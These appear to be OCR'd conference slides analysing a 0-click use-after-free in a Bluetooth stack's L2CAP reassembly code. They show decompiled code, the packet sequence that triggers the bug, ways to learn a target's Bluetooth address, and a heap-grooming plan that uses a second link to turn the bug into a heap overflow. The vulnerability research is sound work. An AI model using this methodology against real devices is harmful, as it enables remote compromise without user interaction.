



```
__int32 __fastcall prh_l2_sar_data_ind(
 char *hci_handle, host_buf *inbf, HCI_ACL_FLAGS flags)
{
 ...
 switch (flags) {
   case prh_hci_ACL_START_FRAGMENT:
     if ( !p_link->mtu_complete && p_link->cur_buf ) {
       host_buf_free(p_link->cur_buf);
       p_link->cur_buf = NULL;
     }
     p_link->mtu_complete = 0;
     p_link->length = data[0] | (data[1] << 8);
     ...
     if ( cid == 2 && p_link->length > 0x4F1 ) {
       return 0;
     }
     ...
     p_link->cur_buf = host_buf_alloc(p_link->length);
     p_link->cur_pos = p_link->cur_buf;
     ...
   case prh_hci_ACL_CONTINUE_FRAGMENT:
     ...
     memcpy(p_link->cur_pos, data, inbf->len);
     p_link->cur_len += inbf->len;
     if ( p_link->length != p_link->cur_len ) {
       p_link->cur_pos += inbf->len;
       return ret;
     }
```

Bug :: UAF Root Cause

1. TX HCI ACL Start -> SDP Profile
2. TX HCI ACL Start -> L2CAP Conless (cid=2)

   L2CAP PDU Length (0x800) > 0x4F1, i.e.
3. TX HCI ACL Continue






```
__int32 __fastcall prh_l2_sar_data_ind(
 char *hci_handle, host_buf *inbf, HCI_ACL_FLAGS flags)
{
 ...
 switch (flags) {
   case prh_hci_ACL_START_FRAGMENT:
     if ( !p_link->mtu_complete && p_link->cur_buf ) {
       host_buf_free(p_link->cur_buf);
       p_link->cur_buf = NULL;
     }
     p_link->mtu_complete = 0;
     p_link->length = data[0] | (data[1] << 8);
     ...
     if ( cid == 2 && p_link->length > 0x4F1 ) {
       return 0;
     }
     ...
     p_link->cur_buf = host_buf_alloc(p_link->length);
     p_link->cur_pos = p_link->cur_buf;
     ...
   case prh_hci_ACL_CONTINUE_FRAGMENT:
     ...
     memcpy(p_link->cur_pos, data, inbf->len);
     p_link->cur_len += inbf->len;
     if ( p_link->length != p_link->cur_len ) {
       p_link->cur_pos += inbf->len;
       return ret;
     }
```

Why is it a 0-click?


Bug :: Why is it 0-click?

- UAF in L2CAP protocol.
- L2CAP is processed prior to authentication.
- BDADDR can be obtained from:
  - Sniff air traffic via Ubertooth.
  - WLAN module’s MAC address (coexistence).
  - Bruteforce lower 3 bytes.



Bug :: Why is it 0-click?

- UAF in L2CAP protocol.
- L2CAP is processed prior to authentication.
- BDADDR can be obtained from:
  - Sniff air traffic via Ubertooth.
  - WLAN module's MAC address (coexistence).
  - Bruteforce lower 3 bytes.




No user interaction for exploitation

Exploitation Strategy


Exploit :: Limitations

- `p_link` is created per HCI Link Connection
- We can't manipulate the heap using the tampered `p_link` due to inability of sending complete L2CAP PDUs
- Tampered `p_link` can be used only for writes into the freed heap chunk



Exploit :: Limitations

- p_link is created per HCI Link Connection
- We can’t manipulate the heap using the tampered p_link due to inability of sending complete L2CAP PDUs
- Tampered p_link can be used only for writes into the freed heap chunk



p_link

cur_pos

cur_buf

cur_len=0

handle

pending_cid

length=YY

mtu_complete=0

heap chunk

freed

Legend:

uninitialized

initialized


controlled

Solution: Use an additional controller!

link#2

Exploit :: New Controller

- Now we have `link#1` and `link#2`:
  - `link#1` (Master): Corrupted with UAF
  - `link#2` (Slave): Used for heap manipulations
- The UAF condition of `link#1` is maintained by utilizing it only for HCI ACL Continue fragments



Exploit :: UAF Approach

Can we substitute the chunk in `link#1->cur_pos` (UAF) with something useful?

using link#2 HCI Link Connection

Exploit :: UAF Approach

Can we substitute the chunk in `link#1->cur_pos` (UAF) with something useful?

using link#2 HCI Link Connection

1. `struct host_buf` - object allocated for a complete L2CAP PDU (elastic object)
2. `struct prh_t_l2_channel` - object allocated for an L2CAP channel
3. `struct prh_t_l2_acl_link` - object allocated for a HCI Link Connection

Exploit :: UAF Approach

Can we substitute the chunk in `link#1->cur_pos` (UAF) with something useful?

using link#2 HCI Link Connection

1. `struct host_buf` - object allocated for a complete L2CAP PDU (elastic object)
2. `struct prh_t_l2_channel` - object allocated for an L2CAP channel
3. `struct prh_t_l2_acl_link` - object allocated for a HCI Link Connection

Problems:

- Fastbins are way too hot for this
- Unsortedbin works in a queue-like way (not suitable for reliable remote UAF)
- Some objects don’t have interesting fields (`struct host_buf`)


Solution?

Solution?
Convert UAF into Heap Overflow.


Exploit :: Heap Overflow

- Assign arbitrary p_link->length after free
- Out-of-boundary of the original heap chunk
- ACL Continue can overflow data further

  Due to increased length



```
case prh_hci_ACL_START_FRAGMENT:
  if ( !p_link->mtu_complete && p_link->cur_buf ) {
    host_buf_free(p_link->cur_buf);
    p_link->cur_buf = NULL;
  }
  p_link->length = data[0] | (data[1] << 8);
  ...
